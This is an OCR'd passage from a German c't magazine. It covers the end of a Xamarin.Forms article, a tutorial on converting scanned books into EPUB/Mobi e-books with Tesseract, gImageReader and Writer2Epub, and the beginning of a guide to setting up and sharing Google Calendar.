
Fazit

Auch wenn Ihnen das zuletzt geschilderte Beispiel schon recht kompliziert vorgekommen sein mag: Mit solchen plattformspezifischen Eigenheiten braucht man sich bei der Entwicklung mit Xamarin.Forms nur recht selten herumzuschlagen. Zumindest für typische Business-Anwendungen, die ja in der Hauptsache aus Eingabemasken und Listen bestehen, muss man die drei Plattform-Projekte einer App-Solution in der Regel überhaupt nicht anfassen. Spätestens beim Umsetzen von Ideen für eigene Steuerelemente kommt man aber doch nicht darum herum. Bei der Sammlung vorgefertigter Widgets – pardon: Views – wird Xamarin aber sicher noch nachlegen. Die Xamarin.Forms-Bibliothek steht ja erst am Anfang ihrer Entwicklung. (hos)

c't Beispiel-Code: ct.de/yrnk

Anzeige

© Copyright by Heise Zeitschriften Verlag



Dieter Brors

Lesestoff-Recycling

Eingescannte Bücher zu E-Books machen

Viele Bücher, die man schon besitzt, möchte man nicht unbedingt als E-Book neu kaufen, um sie mal wieder zu lesen. Das ist auch nicht nötig, wenn man sie einscannt und digital umwandelt. Dazu benötigt man nicht einmal teure Software – auch mit Freeware klappt es wunderbar.

Ohne passenden Lesestoff liegen E-Book-Reader wie Tolino, Kobo oder Kindle nur unnütz in der Ecke. Zwar sind Klassiker, die 70 Jahre nach dem Tod des Autors nicht mehr dem Urheberrecht unterliegen, auch als kostenlose E-Books erhältlich. Neuere Werke, die man als gedrucktes Buch besitzt, müsste man als E-Book hingegen neu kaufen – wenn es überhaupt eine digitale Fassung gibt. Für den Eigenbedarf geht es auch ohne erneute Ausgaben. Die Printversion lässt sich mit wenig Aufwand einscannen. OCR-Software erkennt den Text und speichert ihn so, dass er sich weiterverarbeiten lässt.

Kommerzielle Software wie Abbyy FineReader wandelt ihn auf Wunsch direkt ins passende E-Book-Format um. Das klappt mit kostenlosen Programmen zwar nicht so komfortabel und erfordert mehrere Schritte bis zum fertigen E-Book. Doch wenn die Seiten erst einmal eingescannt sind, dauert das Umwandeln einer Seite kaum mehr als eine Minute.

Als Grundlage dient im Folgenden die OCR-Software Tesseract, die den Text erkennt und in einer Datei speichert. Über das grafische Zusatztool ImageReader lässt sich Tesseract leicht bedienen. Mit OpenOffice oder LibreOffice Writer lässt sich der eingelesene Text weiter verarbeiten und mit der Erweiterung Writer2Epub in ein E-Book konvertieren – mit Hilfe des Tools KindleGen auch ins Mobipocket-Format für Amazons Kindle-Geräte. Alle notwendigen Downloads finden Sie über den c't-Link am Ende des Artikels.

Gerade scannen

Die Hauptaufgabe erledigt die freie Texterkennungssoftware Tesseract, die seit 1985 von Hewlett-Packard entwickelt wurde. 1995 zog sich die Firma aus dem OCR-Geschäft zurück. Auf Umwegen gelangte Tesseract schließlich zum Internet-Konzern Google, bei dem der frühere Tesseract-Entwickler Ray Smith inzwischen arbeitete. Google gab den Code frei, entwickelt ihn aber weiter und benutzt ihn unter anderem für die Volltextsuche in Google Books.

Zwar kann Tesseract bei Weitem nicht mit kommerzieller OCR-Software konkurrieren. So erkennt das Programm Text, interpretiert mit Ausnahme von Zeilen- und Absatzumbrüchen aber keinerlei Formatierungen. Darüber hinaus stellt Tesseract höhere Ansprüche an die Qualität der Scans. Wenn man ein paar Regeln beachtet, erzielt man mit der Open-Source-Software aber gute Ergebnisse. Wichtig ist, dass die Seiten mit mindestens 300 DPI gescannt werden; bei kleiner Schrift empfiehlt sich eine höhere Auflösung. Das ist vor allem nötig, wenn Tesseract Umlaute nicht zuverlässig erkennt. Beim Einscannen sollte das Buch möglichst flach auf dem Scanner liegen. Darüber hinaus muss der Text bis in den Bund hinein möglichst gerade verlaufen. Scannt man Doppelseiten ein, drückt man etwas fester auf den Buchrücken, damit beide Seiten plan aufliegen. Zwar spielt die Lage des Textes in der Bilddatei keine Rolle und Tesseract erkennt auch um 90 Grad gedrehten Text, verarbeitet dann aber Doppelseiten oft in der falschen Reihenfolge. Besser ist es, die Bilddateien vor der Erkennung so zu drehen, dass der Text horizontal verläuft.

Komfortabel einlesen

Tesseract selbst läuft nur auf der Kommandozeile und analysiert den Text automatisch. Ansonsten bietet das Werkzeug keine Möglichkeit, manuell einzugreifen und erfasst auch Kopfzeilen oder Seitenzahlen, die bei der Weiterbearbeitung nur stören. Diese Nachteile umgeht man mit grafischen Frontends, die Zusatzfunktionen zur Bildoptimierung und zum Markieren einzulesender Bereiche bieten. Das Frontend gImageReader erzielt sehr gute Ergebnisse, weshalb wir alle weiteren Schritte mit diesem Programm beschreiben.

Standardmäßig erkennt gImageReader nur englischsprachige Texte, lässt sich aber für weitere Sprachen erweitern. Die benötigten Sprachdefinitionsdateien findet man auf der Tesseract-Website als GZ-Archive. Für deutschsprachige Texte wählt man die Datei tesseract-ocr-3.02.deu.tar.gz. Sie enthält die Definitionsdateien deu.traineddata für Standardschriften und deu-frak.traineddata für Frakturschriften, die man ins Unterverzeichnis share\tessdata des gImageReader-Ordners kopiert. Das erfordert unter Windows Administratorrechte.

Außerdem benötigt gImageReader die passenden Wörterbücher für die jeweilige Sprache. Sie sind mit denen der OpenOffice-Rechtschreibprüfung identisch und finden sich auf der OpenOffice-Website. Für deutschsprachige Texte lädt man die Datei de_DE.ZIP herunter, entpackt das

© Copyright by Heise Zeitschriften Verlag

Archiv und kopiert die Dateien ins Unterverzeichnis share\myspell\dicts. Damit ist gImageReader einsatzbereit.

Auf der gImageReader-Oberfläche lädt man zunächst die gescannten Seiten durch einen Klick aufs Dateisymbol, sodass sie sich einzeln auswählen lassen. Über Symbole lässt sich der Inhalt in 90-Grad-Schritten nach links oder rechts drehen, falls man das nicht schon erledigt hat.

Ein Klick auf „Autodetect layout“ analysiert die ausgewählte Bilddatei und markiert die gefundenen Textblöcke. Dabei interpretiert gImageReader Kopfzeilen und Seitenzahlen als eigene Textbereiche, die man für E-Books aber nicht benötigt. Zudem produziert die Funktion viele Fehler, die man erst per Hand korrigieren müsste. Schneller geht es, die zu konvertierenden Textbereiche per Hand zu definieren, was pro eingescannter Seite nur wenige Sekunden erfordert. Dazu markiert man mit der linken Maustaste die komplette Seite ohne Kopf- und Fußzeilen. Auf Doppelseiten, die einen zweiten Textbereich erfordern, drückt man für den zweiten Textblock zusätzlich die Strg-Taste. Andernfalls löscht gImageReader die zuvor erstellte Markierung. Durch Anfassen der Ränder mit der Maus lassen sich die Blöcke nachträglich korrigieren. Man sollte darauf achten, dass an den Seiten möglichst wenig Leerraum bleibt; das erhöht die Erkennungsrate.

Durch einen Klick auf den Pfeil rechts neben „Recognize selection“ in der Symbolleiste wählt man Deutsch als Sprache aus und klickt danach auf „Recognize selection“. Die markierten Bereiche übermittelt gImageReader im Hintergrund an Tesseract und gibt das Erkennungsergebnis in einem Editor-Fenster aus.

Dieser Editor bietet Werkzeuge, die unter anderem getrennte Wörter zusammensetzen sollen, was aber unserer Erfahrung nach nicht zuverlässig funktioniert. Diesen Schritt kann man später in Writer nachholen. Nützlich ist im Editor vor allem die Rechtschreibkorrektur, die fehlerhafte Wörter mit einer roten Linie unterstreicht. Damit erkennt man grobe Fehler gleich nach dem Einscannen jeder Seite und kann sie direkt korrigieren.

Produziert die OCR-Software sehr viele Fehler, ist das möglicherweise ein Hinweis, dass die Auflösung nicht ausreicht, was insbesondere bei Vorlagen mit kleiner Schrift vorkommt. Meist ist es nicht nötig, die Seiten in einer höheren Auflösung neu einzuscannen; viele Problemfälle lassen sich mit den Bildbearbeitungswerkzeugen von gImageReader beheben. Ein Klick auf das Symbol blendet die Einstellungen für Kontrast, Helligkeit und Skalierung ein, wobei wir mit einer 150-prozentigen Skalierung gute Ergebnisse erzielt haben.

Auf diese Weise verarbeitet man jede Scan-Datei einzeln, positioniert den Cursor nach den Korrekturen ans Textende und löscht dort überflüssige Zeilenvorschübe, damit die nachfolgende Seite direkt angefügt wird. So verarbeitet man recht schnell auch umfangreiche Werke und speichert zum Schluss den vollständigen Text auf die Festplatte. Das geht weitaus schneller als mit Tesseract. Dort muss man die OCR-Ergebnisse jeder Seite oder Doppelseite in einer eigenen Datei speichern und später per Hand in der richtigen Reihenfolge zusammensetzen.


Feinschliff in Writer


Die mit gImageReader eingelesenen Texte lassen sich mit OpenOffice oder LibreOffice Writer besonders leicht in E-Books verwandeln. Voraussetzung dafür ist die Erweiterung Writer2Epub von Luca Calcinai, die der Entwickler auf seiner Website kostenlos anbietet; eine Spende unterstützt die Weiterentwicklung. Innerhalb von Writer lässt sich Writer2Epub über „Extras/Extension Manager“ einbinden. Nach einem Writer-Neustart blendet die Extension eine zusätzliche Symbolleiste für Einstellungen, Metadaten und die Konvertierung ein.

Damit sich E-Books auch auf Kindle-Geräten nutzen lassen,

Anzeige

© Copyright by Heise Zeitschriften Verlag





Sind die Seiten mindestens 300 DPI gescannt und verläuft der Text halbwegs gerade, erzielt man auch mit kostenloser OCR-Software recht gute Ergebnisse.

kann man Writer2Epub um das auf diesen Geräten benutzte Mobipocket-Format erweitern. Das erfordert den kostenlosen Konverter KindleGen von Amazons Website – ein einfaches Kommandozeilentool, das Epub-Dateien ins Mobi-Format umwandelt. Nach Entpacken des ZIP-Archivs kopiert man das Programm in ein beliebiges Verzeichnis. Aktiviert man in den Writer2epub-Einstellungen die Option für den Mobipocket-Export, öffnet sich ein Dialog, über den man den Pfad zu KindleGen auswählt. Ist die Option aktiv, erzeugt Writer2Epub zusätzlich zur Epub-Datei die Mobi-Variante.

Den eingelesenen Text muss man zunächst aufbereiten und formatieren, wobei es sich empfiehlt, auch die Steuerzeichen anzuzeigen (Strg+F10). Da gImageReader und Tesseract Zeilenumbrüche der gescannten Vorlage übernehmen und jedes Absatzende durch zwei Zeilenvorschübe markieren, muss man für die Weiterverarbeitung die unnötigen Vorschübe entfernen und doppelte Zeilenumbrüche durch Absatzendezeichen ersetzen.

Alle folgenden Schritte müssen exakt in der hier beschriebenen Reihenfolge durchgeführt werden. Da am Zeilenende getrennte Wörter am Zeilenumbruch zu erkennen sind, muss man zunächst alle Worttrennungen beseitigen. Über die Tastenkombination Strg+Alt+F sucht man zuerst nach „-\n“, um das Dokument nach einem Bindestrich mit anschließendem Zeilenumbruch zu durchsuchen. Das Ersetzen-Feld bleibt frei, weil die beiden Zeichen gelöscht werden sollen. Damit Writer den regulären Ausdruck für den Zeilenumbruch berücksichtigt, muss man über „Weitere Optionen“ den Eintrag „Regulärer Ausdruck“ aktivieren. Ein Klick auf „Alle Ersetzen“ führt alle mit normalem Bindestrich getrennten Wörter zusammen.

Statt eines Bindestrichs erzeugen gImageReader und Tesseract häufig einen Gedankenstrich. Um auch diese Trennungen aufzuheben, sucht man anschließend nach Gedankenstrichen. Um das Zeichen ins Suchfeld zu übernehmen, schließt man zunächst den Suchen-Dialog, markiert im Text einen Gedankenstrich und drückt wieder Strg+Alt+F. Writer übernimmt das markierte Zeichen automatisch ins Suchfeld, wo man es nur noch um „\n“ ergänzen muss.


Hinter jedem Absatz erzeugt Tesseract zwei Zeilenumbrüche, sodass sie eindeutig zu erkennen sind und sich in reguläre Absatzmarken umwandeln lassen. Dazu gibt man sowohl im Such- als auch im Ersetzen-Feld „\n\n“ ein. Dass man in beiden Feldern denselben Ausdruck für unterschiedliche Sonderzeichen einträgt, liegt an einer Eigenheit von Writer: Im Suchfeld bedeutet „\n“ einen Zeilenumbruch, im Ersetzen-Feld aber eine Absatzmarke. Ein Klick auf „Alle Ersetzen“ erzeugt die korrekten Absatzmarken.

Nun bleiben nur noch die Zeilenumbrüche übrig, die man mit einem weiteren Lauf durch Leerzeichen ersetzt. Dazu sucht man nach „\n“, drückt im Ersetzen-Feld einmal auf die Leertaste und klickt auf „Alle Ersetzen“.

Als nächsten Schritt formatiert man alle Überschriften mit der Vorlage „Überschrift 1“, sodass der E-Book-Konverter anhand dieser Informationen das Inhaltsverzeichnis erstellen kann. Bei der Gelegenheit kann man bei eingeschalteter Rechtschreibkorrektur gleich die markierten Fehler korrigieren. Weitere Vorkehrungen sind nicht nötig.


Schnell konvertiert

Über das rechte Writer2Epub-Symbol sollte man beim ersten Mal die Einstellungen überprüfen. Insbesondere muss man hier den Mobipocket-Export aktivieren, um Kindle-gerechte E-Books zu erstellen. Standardmäßig fügt Writer2Epub am Ende des E-Books einen Hinweis auf den Konverter ein. Diese ist deakti-




Die freie Software gImageReader markiert auch überflüssige Bereiche als Text. Besser ist es, die Textbereiche von vornherein per Hand einzuzeichnen.

© Copyright by Heise Zeitschriften Verlag



Die Rechtschreibprüfung von Writer leistet beim Beseitigen der Fehler gute Hilfe und macht oft richtige Korrekturvorschläge.



Vor dem Erzeugen des E-Books öffnet Writer2Epub das Metadaten-Fenster, in dem man Angaben wie Titel und Autor spezifiziert und ein Titelbild festlegt.

vierbar, aber laut den Lizenzbedingungen des Entwicklers bei allen E-Books nötig, die man weitergibt – egal, ob kostenlos oder gegen Geld. Alle weiteren Voreinstellungen kann man übernehmen.

Nach einem Klick aufs linke Symbol in der Writer2Epub-Leiste öffnet der Konverter den Metadaten-Dialog, in dem man Angaben wie Titel und Autor eingibt. Ein Titelbild kann man aus einer Datei hinzufügen oder das erste im Dokument enthaltene Bild verwenden. Ein Klick auf OK erzeugt das E-Book und speichert es im selben Verzeichnis wie das Writer-Dokument.

Dieser letzte Schritt dauert selbst für umfangreiche Bücher nur wenige Minuten. Um ein 200-Seiten-Werk zu scannen und in ein fehlerfreies E-Book zu verwandeln, sollte man aber schon einen Sonntag einkalkulieren. (db)

c't Downloads: ct.de/y5kq

Anzeige

© Copyright by Heise Zeitschriften Verlag

Holger Bleich

Alles im Plan

Google Kalender einrichten, teilen und überall nutzen

Mit Googles Terminplaner lassen sich Gruppen spontan zusammenschalten und organisieren. Der Zugriff erfolgt über offene Schnittstellen von überall und von nahezu jedem Internet-fähigen Gerät aus. Beim Einrichten und gegenseitigen Kalender-Freischalten gilt es aber einige Dinge zu beachten.

Zeitmanagement ist nicht nur etwas für Konzerne, sondern auch der Alltag von kleinen Firmen, Vereinen und Familien will organisiert sein. Computer, Tablets und Smartphones helfen dabei enorm. Doch erst, wenn die verschiedenen Geräte ihre Daten ohne großen Aufwand miteinander austauschen können, entsteht die ideale Planungs-Plattform. Bei Yahoo und Outlook.com beispielsweise findet man Online-Kalender. Das kompletteste kostenlose Angebot dieser Art ist aber zweifellos der Google Kalender.

Ob der gemeinsame Urlaub, Schulausflüge, Geschäftsreisen von Papa oder der Schwiegermutter-Besuch in warnender Signalfarbe: Mit Googles komfortablen PIM-Werkzeug gelingt es Familien, alle Termine zu koordinieren und im Blick zu halten. Den nächsten passenden Termin findet Mama via Smartphone direkt am Tresen des Kinderzahnarztes. Ihre Klassenarbeiten tragen die Kids selbst in den mit den Eltern geteilten Kalender ein.

Startvoraussetzung ist lediglich, dass Sie über ein Google-Konto verfügen. Die bedeutet allerdings auch, dass Google die Kalender-Einträge in der Cloud mit allen anderen Informationen über Sie verknüpfen kann. Es gilt also der übliche Hinweis für US-amerikanische Cloud-Anbieter: Sehr persönliche Daten oder gar Geschäftsgeheimnisse haben dort nichts verloren. Wer beispielsweise ausschließen will, dass Google Informationen zum Gesundheitsstatus sammeln und mit Suchanfragen verbinden kann, sollte davon Abstand nehmen, seine Arzttermine einzutragen.

Modulares Prinzip


Die Kalender-Anwendung mit einem angelegten Kalender ist in jedem Google-Account bereits vorhanden. Sie als Kontoinhaber sind „Besitzer“ dieses Kalenders. Der Name des Kalenders entspricht dem im Profil hinterlegten Nutzernamen, also nicht etwa der Gmail-Adresse. Die Web-Oberfläche lässt sich über das Google-Dienste-Menü beziehungsweise direkt über www.google.com/calendar erreichen. Dieses Frontend fungiert als Kommandozentrale für Google Kalender. Vieles lässt sich ausschließlich hier einstellen. Alle Einstellungen, die Sie vornehmen, gelten dann beispielsweise auch für den mobilen Zugriff.

Wie einige andere Terminplaner auch setzt Google auf modulare Kalender: Sie dürfen neben Ihrem anfangs zugewiesenen Kalender beliebig viele weitere anlegen und mit Rechten versehen. Darüber hinaus binden Sie fremde Kalender in ihre Oberfläche ein und blenden diese je nach Bedarf ein und aus. Welche Kalender derzeit verbunden sind, zeigt die Web-Oberfläche links unter „Meine Kalender“ an. Die Anzeigefarbe des jeweiligen Kalenders ändern Sie über das Kontextmenü, das Sie über den Pfeil am Namen erreichen.

Über dieses Kontextmenü erreichen Sie auch die „Einstellungen“ zum jeweiligen Kalender. Hier ändern Sie den Namen und ändern bei Bedarf die Zeitzone,

© Copyright by Heise Zeitschriften Verlag

etwa wenn Sie auf Reisen gehen. Mit „Zeitzone einstellen“ lassen sich auch mehrere Zeitzonen einrichten, die der Kalender – auch im Handy – parallel anzeigt. Das ist praktisch, wenn man auf einer längeren Reise Zwischenstopps einlegt und beispielsweise den in der Zeitzone gültigen Abflugtermin des nächsten Fliegers ohne Umrechnen angezeigt haben möchte.



Wer sich in mehreren Zeitzonen bewegt, kann Googles Kalender anweisen, Termine in diesen Zeitzonen parallel anzuzeigen.

Freigaben

Die Rechteverwaltung findet sich unter dem Reiter „Diesen Kalender freigeben“. Hier sehen Sie, dass Google den neuen Kalender öffentlich machen kann. Dies bedeutet, dass alle Termine im Index der Suchmaschine landen würden. Würde jemand nach Ihrem Namen suchen, bekäme er Ihre Termine angezeigt. Diese Option sollten Sie mit Bedacht und einiger Vorsicht wählen. Geht es nur um Terminabsprachen, genügt es, „Nur Verfügbarkeit anzeigen“ freizugeben – darüber sieht man, wann Sie „frei“ oder „belegt“ sind, nicht aber, um welche Termine es sich handelt.

Unter „Für bestimmte Personen freigeben“ teilen Sie Ihren Kalender mit anderen Google-Nutzern. Dazu geben Sie deren Gmail-Adresse an. Sie können wählen, ob der künftige Kalender-Abonnent die Termine nur angezeigt bekommt, sie auch ändern darf oder sogar das Weitergaberecht vererbt bekommt (das Sie ihm jederzeit wieder entziehen dürfen).

Der freigegebene Kalender inklusive aller Termine erscheint nach dem Klick auf „Speichern“ sofort beim Empfänger – ablehnen kann dieser das nicht, deshalb sollten Sie ihm besser noch Bescheid geben. Allerdings taucht dort als Name unverständlicherweise nicht etwa der freigebende Nutzer auf, sondern dessen bei Einrichtung des Accounts vergebener „Alias“ – was in vielen Fällen für Verwirrung sorgen dürfte. Bevor Sie mit Freigaben hantieren, sollten Sie also in den Einstellungen zum Google-Nutzerprofil überprüfen, ob man Sie über den Alias erkennen kann. Gegebenenfalls ersetzen Sie den Alias besser durch Ihren Nutzernamen.

Familienplanung

Das modulare Konzept ermöglicht, auf Änderungen innerhalb der Gruppe zu reagieren. Eine Familie mit zwei kleinen Kindern etwa sollte sich zunächst auf eigene Kalender von Mama und Papa sowie auf Kalender der Kinder beschränken, die nur für die Eltern mit Schreibzugriff ausgestattet sind.

Werden die Kinder älter, kann man ihnen eigene Google-Accounts anlegen und Lese- und später Schreib/Lese-Zugriff zuweisen. So gewährt man ihnen immer mehr Autonomie in der Organisation. Schließlich übergibt man ihnen de facto mit dem Freigaberecht den Kalender. Doch Vorsicht: Einen endgültigen Besitzerwechsel sieht Google nicht vor: Die Eltern haben nach wie vor die Möglichkeit, den Kalender mit einem Klick zu löschen. Möchten sie die Daten übertragen, klappt das nur mit einem Datei-Export und Import in den neuen Kalender (mehr dazu später).

Ähnlich wie in der Familie kann es auch der Verantwortliche einer kleinen Firma handhaben. Er behält in der ersten Phase die Herrschaft über die Termine, um nach und nach über Freigaben Planungstätigkeiten abzugeben. Wesentlich mehr Möglichkeiten für das Bilden von Zeitmanagement-Teams bietet allerdings die kommerzielle Variante von Google Kalender „Google Apps für Work“ (4 Euro pro Mitarbeiter und Monat).


Abonnements

